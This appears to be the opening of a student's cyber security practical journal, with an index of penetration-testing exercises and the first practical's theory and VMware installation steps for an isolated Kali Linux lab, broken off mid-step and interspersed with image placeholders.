

CYBER SECURITY & RISK ASSESSMENT

INDEX

Sr. No.	Practical List	Pg. Nos	Date	Sign
1	Exploring and building a verification lab for penetration testing (Kali Linux)	1		
2	Use of open-source intelligence and passive reconnaissance	21		
3	Practical on enumerating host, port, and service scanning	58		
4	Practical on vulnerability scanning and assessment	68		
5	Practical on use of Social Engineering Toolkit	77		
6	Practical on Exploiting Web-based applications	86		
7	Practical on using Metasploit Framework for exploitation.	106		
8	Practical on injecting Code in Data Driven Applications: SQL Injection	122		

Practical No. 1


Aim - Exploring and building a verification lab for penetration testing (Kali Linux)

Theory -



A verification lab for penetration testing serves as a secure, isolated environment designed to safely simulate cyberattacks using Kali Linux as the primary offensive toolset. By leveraging virtualization software like VMware, practitioners can deploy multiple "victim" operating systems, such as Windows XP, within a Host-Only or NAT network to prevent exploits from leaking into production environments. This setup allows for the ethical validation of vulnerabilities, the testing of security patches, and the refinement of hacking methodologies without risking legal or technical ramifications. Ultimately, the lab provides a critical "sandbox" for developing technical proficiency in identifying and mitigating modern security threats.



Steps:



Step 1.1: Install VMware Workstation Player 16. Double Click and install it.





Step 1.2: Accept the terms and conditions and click on next Button













After Sucessful installation of VMware Workstation.



Step 1.3: Open your Workstation and click on 1 